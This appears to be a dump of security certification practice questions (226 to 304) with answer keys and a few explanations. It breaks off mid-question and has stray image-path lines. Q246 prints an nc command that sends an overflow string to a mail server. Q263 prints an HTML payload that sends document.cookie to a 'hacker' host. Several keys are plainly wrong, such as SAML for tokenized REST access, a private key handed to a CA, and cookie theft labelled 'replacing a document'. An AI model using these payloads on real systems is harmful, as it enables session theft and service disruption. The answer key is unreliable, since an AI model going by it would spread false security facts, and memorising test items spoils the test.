Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 226
An organization wants to utilize a common, Internet-based third-party provider for authorization and authentication. The provider uses a technology based on OAuth 2.0 to provide required services. To which of the following technologies is the provider referring?

A. Open ID Connect
B. SAML
C. XACML
D. LDAP

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:

QUESTION 227
A web developer improves client access to the company's REST API. Authentication needs to be tokenized but not expose the client's password.
Which of the following methods would BEST meet the developer's requirements?

A. SAML
B. LDAP
C. OAuth
D. Shibboleth

Correct Answer: A

Section: (none)
Explanation

Explanation/Reference:

QUESTION 228
A vulnerability scan is being conducted against a desktop system. The scan is looking for files, versions, and registry values known to be associated with system vulnerabilities. Which of the following BEST describes the type of scan being performed?

A. Non-intrusive
B. Authenticated
C. Credentialed
D. Active

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 229
A security analyst is updating a BIA document. The security analyst notices the support vendor's time to replace a server hard drive went from eight hours to two hours.
Given these new metrics, which of the following can be concluded? (Choose two.)

A. The MTTR is faster.
B. The MTTR is slower.
C. The RTO has increased.
D. The RTO has decreased.
E. The MTTF has increased.
F. The MTTF has decreased.

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 230

The IT department is deploying new computers. To ease the transition, users will be allowed to access their old and new systems. The help desk is receiving reports that users are experiencing the following error when attempting to log in to their previous system:

Logon Failure: Access Denied

Which of the following can cause this issue?

A. Permission issues

B. Access violations

C. Certificate issues

D. Misconfigured devices

Correct Answer: C

Section: (none)

Explanation

Explanation/Reference:

QUESTION 231

Ann, a security administrator, wants to ensure credentials are encrypted in transit when implementing a RADIUS server for SSO. Which of the following are needed given these requirements? (Choose two.)

A. Public key

B. Shared key

C. Elliptic curve

D. MD5

E. Private key

F. DES

Correct Answer: AE

Section: (none)

Explanation

Explanation/Reference:

QUESTION 232

The POODLE attack is an MITM exploit that affects:

A. TLS1.0 with CBC mode cipher
B. SSLv2.0 with CBC mode cipher
C. SSLv3.0 with CBC mode cipher
D. SSLv3.0 with ECB mode cipher

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

Explanation:
A flaw was found in the way SSL 3.0 handled padding bytes when decrypting messages encrypted using block ciphers in cipher block chaining (CBC) mode.
How To Protect your Server Against the POODLE SSLv3 Vulnerability On October 14th, 2014, a vulnerability in version 3 of the SSL encryption protocol was disclosed. This vulnerability, dubbed POODLE (Padding Oracle On Downgraded Legacy Encryption), allows an attacker to read information encrypted with this version of the protocol in plain text using a man-in-the-middle attack.
Although SSLv3 is an older version of the protocol which is mainly obsolete, many pieces of software still fall back on SSLv3 if better encryption options are not available. More importantly, it is possible for an attacker to force SSLv3 connections if it is an available alternative for both participants attempting a connection.
The POODLE vulnerability affects any services or clients that make it possible to communicate using SSLv3.
Because this is a flaw with the protocol design, and not an implementation issue, every piece of software that uses SSLv3 is vulnerable. To find out more information about the vulnerability, consult the CVE information found at CVE-2014-3566. What is the POODLE Vulnerability?

The POODLE vulnerability is a weakness in version 3 of the SSL protocol that allows an attacker in a man-in- the-middle context to decipher the plain text content of an SSLv3 encrypted message.
Who is Affected by this Vulnerability?
This vulnerability affects every piece of software that can be coerced into communicating with SSLv3. This means that any software that implements a fallback mechanism that includes SSLv3 support is vulnerable and can be exploited.
Some common pieces of software that may be affected are web browsers, web servers, VPN servers, mail servers, etc.

How Does It Work?

In short, the POODLE vulnerability exists because the SSLv3 protocol does not adequately check the padding bytes that are sent with encrypted messages. Since these cannot be verified by the receiving party, an attacker can replace these and pass them on to the intended destination. When done in a specific way, the modified payload will potentially be accepted by the recipient without complaint.
An average of once out of every 256 requests will accepted at the destination, allowing the attacker to decrypt a single byte. This can be repeated easily in order to progressively decrypt additional bytes. Any attacker able to repeatedly force a participant to resend data using this protocol can break the encryption in a very short amount of time.

How Can I Protect Myself?

Actions should be taken to ensure that you are not vulnerable in your roles as both a client and a server. Since encryption is usually negotiated between clients and servers, it is an issue that involves both parties.
Servers and clients should should take steps to disable SSLv3 support completely. Many applications use better encryption by default, but implement SSLv3 support as a fallback option.
This should be disabled, as a malicious user can force SSLv3 communication if both participants allow it as an acceptable method.

QUESTION 233
To determine the ALE of a particular risk, which of the following must be calculated? (Choose two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 234
Which of the following are used to increase the computing time it takes to brute force a password using an offline attack? (Choose two.)
A. XOR
B. PBKDF2
C. bcrypt
D. HMAC

E. RIPEMD

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 235
A security administrator needs to address the following audit recommendations for a public-facing SFTP server:

Users should be restricted to upload and download files to their own home directories only.
Users should not be allowed to use interactive shell login.

Which of the following configuration parameters should be implemented? (Choose two.).

A. PermitTunnel
B. ChrootDirectory
C. PermitTTY
D. AllowTcpForwarding
E. IgnoreRhosts

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 236
Which of the following is commonly done as part of a vulnerability scan?

A. Exploiting misconfigured applications
B. Cracking employee passwords
C. Sending phishing emails to employees
D. Identifying unpatched workstations

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 237
A web server, which is configured to use TLS with AES-GCM-256, SHA-384, and ECDSA, recently suffered an information loss breach.
Which of the following is MOST likely the cause?

A. Insufficient key bit length
B. Weak cipher suite
C. Unauthenticated encryption method
D. Poor implementation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 238
A vice president at a manufacturing organization is concerned about desktops being connected to the network. Employees need to log onto the desktops' local account to verify that a product is being created within specifications; otherwise, the desktops should be as isolated as possible. Which of the following is the BEST way to accomplish this?

A. Put the desktops in the DMZ.
B. Create a separate VLAN for the desktops.
C. Air gap the desktops.
D. Join the desktops to an ad-hoc network.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 239
A member of the admins group reports being unable to modify the "changes" file on a server.
The permissions on the file are as follows:

Permissions User Group File
-rwxrw-r--+ Admins Admins changes

Based on the output above, which of the following BEST explains why the user is unable to modify the "changes" file?

A. The SELinux mode on the server is set to "enforcing."
B. The SELinux mode on the server is set to "permissive."
C. An FACL has been added to the permissions for the file.
D. The admins group does not have adequate permissions to access the file.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 240
A security analyst is inspecting the results of a recent internal vulnerability scan that was performed against intranet services.
The scan reports include the following critical-rated vulnerability: Title: Remote Command Execution vulnerability in web server Rating: Critical (CVSS 10.0)
Threat actor: any remote user of the web server

Confidence: certain

Recommendation: apply vendor patches

Which of the following actions should the security analyst perform FIRST?

A. Escalate the issue to senior management.
B. Apply organizational context to the risk rating.
C. Organize for urgent out-of-cycle patching.
D. Exploit the server to check whether it is a false positive.

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 241
The Chief Information Security Officer (CISO) is asking for ways to protect against zero-day exploits. The CISO is concerned that an unrecognized threat could compromise corporate data and result in regulatory fines as well as poor corporate publicity. The network is mostly flat, with split staff/guest wireless functionality. Which of the following equipment MUST be deployed to guard against unknown threats?

A. Cloud-based antivirus solution, running as local admin, with push technology for definition updates
B. Implementation of an off-site datacenter hosting all company data, as well as deployment of VDI for all client computing needs
C. Host-based heuristic IPS, segregated on a management VLAN, with direct control of the perimeter firewall ACLs
D. Behavior-based IPS with a communication link to a cloud-based vulnerability and threat feed

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 242
An organization has several production-critical SCADA supervisory systems that cannot follow the normal 30- day patching policy.
Which of the following BEST maximizes the protection of these systems from malicious software?

A. Configure a firewall with deep packet inspection that restricts traffic to the systems.
B. Configure a separate zone for the systems and restrict access to known ports.
C. Configure the systems to ensure only necessary applications are able to run.
D. Configure the host firewall to ensure only the necessary applications have listening ports

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 243

An organization identifies a number of hosts making outbound connections to a known malicious IP over port TCP 80. The organization wants to identify the data being transmitted and prevent future connections to this IP.

Which of the following should the organization do to achieve this outcome?

A. Use a protocol analyzer to reconstruct the data and implement a web-proxy.
B. Deploy a web-proxy and then blacklist the IP on the firewall.
C. Deploy a web-proxy and implement IPS at the network edge.
D. Use a protocol analyzer to reconstruct the data and blacklist the IP on the firewall.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 244

Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks.

Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 245

A small company's Chief Executive Officer (CEO) has asked its Chief Security Officer (CSO) to improve the company's security posture quickly with regard to targeted attacks.

Which of the following should the CSO conduct FIRST?

A. Survey threat feeds from services inside the same industry.
B. Purchase multiple threat feeds to ensure diversity and implement blocks for malicious traffic
C. Conduct an internal audit against industry best practices to perform a qualitative analysis.
D. Deploy a UTM solution that receives frequent updates from a trusted industry vendor.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 246
During a routine vulnerability assessment, the following command was successful:

```
echo "vrfy 'perl -e 'print "hi" x 500 ' ' " | nc www.company.com 25
```

Which of the following vulnerabilities is being exploited?

A. Buffer overflow directed at a specific host MTA
B. SQL injection directed at a web server
C. Cross-site scripting directed at www.company.com
D. Race condition in a UNIX shell script

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 247
A forensic investigator has run into difficulty recovering usable files from a SAN drive. Which of the following SAN features might have caused the problem?

A. Storage multipaths
B. Deduplication

C. iSCSI initiator encryption
D. Data snapshots

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 248
A company offers SaaS, maintaining all customers' credentials and authenticating locally. Many large customers have requested the company offer some form of federation with their existing authentication infrastructures.
Which of the following would allow customers to manage authentication and authorizations from within their existing organizations?

A. Implement SAML so the company's services may accept assertions from the customers' authentication servers.
B. Provide customers with a constrained interface to manage only their users' accounts in the company's active directory server.
C. Provide a system for customers to replicate their users' passwords from their authentication service to the company's.
D. Use SOAP calls to support authentication between the company's product and the customers' authentication servers.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 249
A software development manager is taking over an existing software development project. The team currently suffers from poor communication due to a long delay between requirements documentation and feature delivery. This gap is resulting in an above average number of security-related bugs making it into production.
Which of the following development methodologies is the team MOST likely using now?

A. Agile
B. Waterfall
C. Scrum
D. Spiral

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 250
Following the successful response to a data-leakage incident, the incident team lead facilitates an exercise that focuses on continuous improvement of the organization's incident response capabilities. Which of the following activities has the incident team lead executed?

A. Lessons learned review
B. Root cause analysis
C. Incident audit
D. Corrective action exercise

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 251
A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

A. a risk analysis.
B. a vulnerability assessment.
C. a gray-box penetration test.
D. an external security audit.
E. a red team exercise.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 252
After a recent internal breach, a company decided to regenerate and reissue all certificates used in the transmission of confidential information. The company places the greatest importance on confidentiality and non-repudiation, and decided to generate dual key pairs for each client. Which of the following BEST describes how the company will use these certificates?

A. One key pair will be used for encryption and decryption. The other will be used to digitally sign the data.
B. One key pair will be used for encryption. The other key pair will provide extended validation.
C. Data will be encrypted once by each key, doubling the confidentiality and non-repudiation strength.
D. One key pair will be used for internal communication, and the other will be used for external communication.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 253
A security engineer is configuring a wireless network with EAP-TLS. Which of the following activities is a requirement for this configuration?

A. Setting up a TACACS+ server
B. Configuring federation between authentication servers
C. Enabling TOTP
D. Deploying certificates to endpoint devices

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 254
Ann is the IS manager for several new systems in which the classifications of the systems' data are being decided. She is trying to determine the sensitivity level of the data being processed. Which of the following people should she consult to determine the data classification?

A. Steward
B. Custodian

C. User
D. Owner

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 255

A systems administrator wants to generate a self-signed certificate for an internal website.
Which of the following steps should the systems administrator complete prior to installing the certificate on the server?

A. Provide the private key to a public CA.
B. Provide the public key to the internal CA.
C. Provide the public key to a public CA.
D. Provide the private key to the internal CA.
E. Provide the public/private key pair to the internal CA
F. Provide the public/private key pair to a public CA.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 256

Which of the following controls allows a security guard to perform a post-incident review?

A. Detective
B. Preventive
C. Corrective
D. Deterrent

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 257

Attackers have been using revoked certificates for MITM attacks to steal credentials from employees of Company.com.
Which of the following options should Company.com implement to mitigate these attacks?

A. Captive portal
B. OCSP stapling
C. Object identifiers
D. Key escrow
E. Extended validation certificate

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 258

A company is allowing a BYOD policy for its staff.
Which of the following is a best practice that can decrease the risk of users jailbreaking mobile devices?

A. Install a corporately monitored mobile antivirus on the devices.
B. Prevent the installation of applications from a third-party application store.
C. Build a custom ROM that can prevent jailbreaking.
D. Require applications to be digitally signed.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 259

Which of the following should a security analyst perform FIRST to determine the vulnerabilities of a legacy system?

A. Passive scan
B. Aggressive scan
C. Credentialed scan
D. Intrusive scan

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 260
Which of the following components of printers and MFDs are MOST likely to be used as vectors of


compromise if they are improperly configured?

A. Embedded web server
B. Spooler
C. Network interface
D. LCD control panel

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 261
A hacker has a packet capture that contains:



```
....................qw...............................5
...Joe.Smith........E289F21CD33E4F57890DDEA5CF267ED2..
Jane.Doe............AD1FAB10D33E4F57890DDEA5CF267ED2..
....................document.pdf..........9..........
...John.Key.........3374E9E7E33E4F57890DDEA5CF267ED2..
```

Which of the following tools will the hacker use against this type of capture?

A. Password cracker
B. Vulnerability scanner
C. DLP scanner
D. Fuzzer

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:


QUESTION 262
A user downloads and installs an MP3 converter, and runs the application. Upon running the application, the antivirus detects a new port in a listening state. Which of the following has the user MOST likely executed?

A. RAT
B. Worm
C. Ransomware
D. Bot

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
QUESTION 263

An attacker exploited a vulnerability on a mail server using the code below.



```
<HTML><body
onload=document.location.replace(‘http://hacker/post.asp?victim&
message =” + document.cookie + “<br>” + “URL:” +”document .location);/>
</body>
</HTML>
```

Which of the following BEST explains what the attacker is doing?

A. The attacker is replacing a cookie.
B. The attacker is stealing a document.C. The attacker is replacing a document.

D. The attacker is deleting a cookie.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 264
A security technician has been receiving alerts from several servers that indicate load balancers have had a significant increase in traffic. The technician initiates a system scan. The scan results illustrate that the disk space on several servers has reached capacity. The scan also indicates that incoming internet traffic to the servers has increased.

Which of the following is the MOST likely cause of the decreased disk space?

A. Misconfigured devices
B. Logs and events anomalies
C. Authentication issues
D. Unauthorized software

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 265
A security administrator is diagnosing a server where the CPU utilization is at 100% for 24 hours. The main culprit of CPU utilization is the antivirus program. Which of the following issue could occur if left unresolved? (Choose two.)

A. MITM attack
B. DoS attack
C. DLL injection
D. Buffer overflow
E. Resource exhaustion

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 266
Which of the following is used to validate the integrity of data?

A. CBC
B. Blowfish
C. MD5
D. RSA

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 267
A user typically works remotely over the holidays using a web-based VPN to access corporate resources. The user reports getting untrusted host errors and being unable to connect. Which of the following is MOST likely the cause?

A. The certificate has expired
B. The browser does not support SSL
C. The user's account is locked out
D. The VPN software has reached the seat license maximum

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 268
When it comes to cloud computing, if one of the requirements for a project is to have the most control over the systems in the cloud, which of the following is a service model that would be BEST suited for this goal?

A. Infrastructure
B. Platform
C. Software
D. Virtualization

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 269

A security administrator has written a script that will automatically upload binary and text-based configuration files onto a remote server using a scheduled task.
The configuration files contain sensitive information.
Which of the following should the administrator use? (Choose two.)

A. TOPT
B. SCP
C. FTP over a non-standard pot
D. SRTP
E. Certificate-based authentication
F. SNMPv3

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 270

A security analyst conducts a manual scan on a known hardened host that identifies many non-compliant configuration items.
Which of the following BEST describe why this has occurred? (Choose two.)

A. Privileged-user credentials were used to scan the host
B. Non-applicable plugins were selected in the scan policy
C. The incorrect audit file was used
D. The output of the report contains false positives
E. The target host has been compromised

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 271

Which of the following solutions should an administrator use to reduce the risk from an unknown vulnerability in a third-party software application?

A. Sandboxing
B. Encryption
C. Code signing
D. Fuzzing

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 272
To help prevent one job role from having sufficient access to create, modify, and approve payroll data, which of the following practices should be employed?

A. Least privilege
B. Job rotation
C. Background checks
D. Separation of duties

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 273
The help desk received a call after hours from an employee who was attempting to log into the payroll server remotely. When the help desk returned the call the next morning, the employee was able to log into the server remotely without incident. However, the incident occurred again the next evening. Which of the following BEST describes the cause of the issue?

A. The password expired on the account and needed to be reset
B. The employee does not have the rights needed to access the database remotely
C. Time-of-day restrictions prevented the account from logging in

D. The employee's account was locked out and needed to be unlocked

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 274
Which of the following refers to the term used to restore a system to its operational state?

A. MTBF
B. MTTR
C. RTO
D. RPO

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 275
A Chief Information Officer (CIO) recently saw on the news that a significant security flaws exists with a specific version of a technology the company uses to support many critical application. The CIO wants to know if this reported vulnerability exists in the organization and, if so, to what extent the company could be harmed.
Which of the following would BEST provide the needed information?

A. Penetration test
B. Vulnerability scan
C. Active reconnaissance
D. Patching assessment report

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 276

An organization is expanding its network team. Currently, it has local accounts on all network devices, but with growth, it wants to move to centrally managed authentication. Which of the following are the BEST solutions for the organization? (Choose two.)

A. TACACS+

B. CHAP

C. LDAP

D. RADIUS

E. MSCHAPv2

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 277

An active/passive configuration has an impact on:

A. confidentiality

B. integrity

C. availability

D. non-repudiation

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 278

A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Choose two.)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 279
A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 280
A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

A. Mission-essential function
B. Single point of failure
C. backup and restoration plans

D. Identification of critical systems

Correct Answer: A
Section: (none)
Explanation
Explanation/Reference:
Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

QUESTION 281
A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 282
An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.
The manager has gathered these facts:
- The breach is currently indicated on six user PCs
- One service account is potentially compromised
- Executive management has been notified

In which of the following phases of the IRP is the manager currently working?

A. Recovery

B. Eradication
C. Containment
D. Identification

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 283
A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is in a hurricane-affected area and the disaster recovery site is 100mi (161km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

A. Hot site
B. Warm site
C. Cold site
D. Cloud-based site

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 284
User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

A. Trust model
B. Stapling
C. Intermediate CA
D. Key escrow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 285
A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?

A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 286
A Chief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO value of a malware infection for a server is 5 and the annual cost for the malware protection is $2500. Which of the following SLE values warrants a recommendation against purchasing the malware protection?

A. $500
B. $1000
C. $2000
D. $2500

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 287

A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exists?

A. Buffer overflow
B. End-of-life systems
C. System sprawl
D. Weak configuration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 288

A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data. Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan
B. Passive scan
C. Non-credentialed scan
D. Compliance scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

Explanation:

Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.

Packet sniffing applications can be used for passive scanning to reveal information such as operating system, known protocols running on non-standard ports and active network applications with known bugs. Passive scanning may be conducted by a network administrator scanning for security vulnerabilities or by an intruder as a preliminary to an active attack.
For an intruder, passive scanning's main advantage is that it does not leave a trail that could alert users or administrators to their activities. For an administrator, the main advantage is that it doesn't risk causing undesired behavior on the target computer, such as freezes. Because of these advantages, passive scanning need not be limited to a narrow time frame to minimize risk or disruption, which means that it is likely to return more information.
Passive scanning does have limitations. It is not as complete in detail as active vulnerability scanning and cannot detect any applications that are not currently sending out traffic; nor can it distinguish false information put out for obfuscation.

QUESTION 289
A new Chief Information Officer (CIO) has been reviewing the badging procedures and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective
C. Technical
D. Administrative

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 290
A software developer is concerned about DLL hijacking in an application being written. Which of the following is the MOST viable mitigation measure of this type of attack?

A. The DLL of each application should be set individually
B. All calls to different DLLs should be hard-coded in the application
C. Access to DLLs from the Windows registry should be disabled
D. The affected DLLs should be renamed to avoid future hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 291

While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive.

Which of the following incident response steps is Joe working on now?

A. Recovery
B. Eradication
C. Containment
D. Identification

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 292

A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

A. Keylogger
B. Rootkit
C. Bot
D. RAT

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 293

A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

A. Banner grabbing
B. Port scanning
C. Packet sniffingD. Virus scanning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 294

A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

A. Accounting
B. Authorization
C. Authentication
D. Identification

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 295

A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?

A. Hashing
B. Key exchange
C. Encryption
D. Obfusication

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 296

When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Choose two.)

A. MAC address table
B. Retina scan
C. Fingerprint scan
D. Two-factor authentication
E. CAPTCHA
F. Password string

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 297

Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following describes the team's efforts?

A. Business impact analysis
B. Continuity of operation
C. Tabletop exercise
D. Order of restoration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 298

A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.
Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details: Certificate 1 Certificate Path:
Geotrust Global CA
*company.com
Certificate 2
Certificate Path:
*company.com

Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 299

An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

A. Transitive trust
B. Single sign-on
C. Federation
D. Secure token

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 300

An external attacker can modify the ARP cache of an internal computer.
Which of the following types of attacks is described?

A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 301

A systems administrator has isolated an infected system from the network and terminated the malicious process from executing.
Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup.
B. Wipe the system.
C. Document the lessons learned.
D. Notify regulations of the incident.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 302

A security analyst is hardening a WiFi infrastructure.

The primary requirements are the following:

- The infrastructure must allow staff to authenticate using the most secure method.
- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.

Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
QUESTION 303
A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.
Which of the following would BEST meet the requirements when implemented?

A. Host-based firewall
B. Enterprise patch management system
C. Network-based intrusion prevention system
D. Application blacklisting
E. File integrity checking

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 304
A procedure differs from a policy in that it:

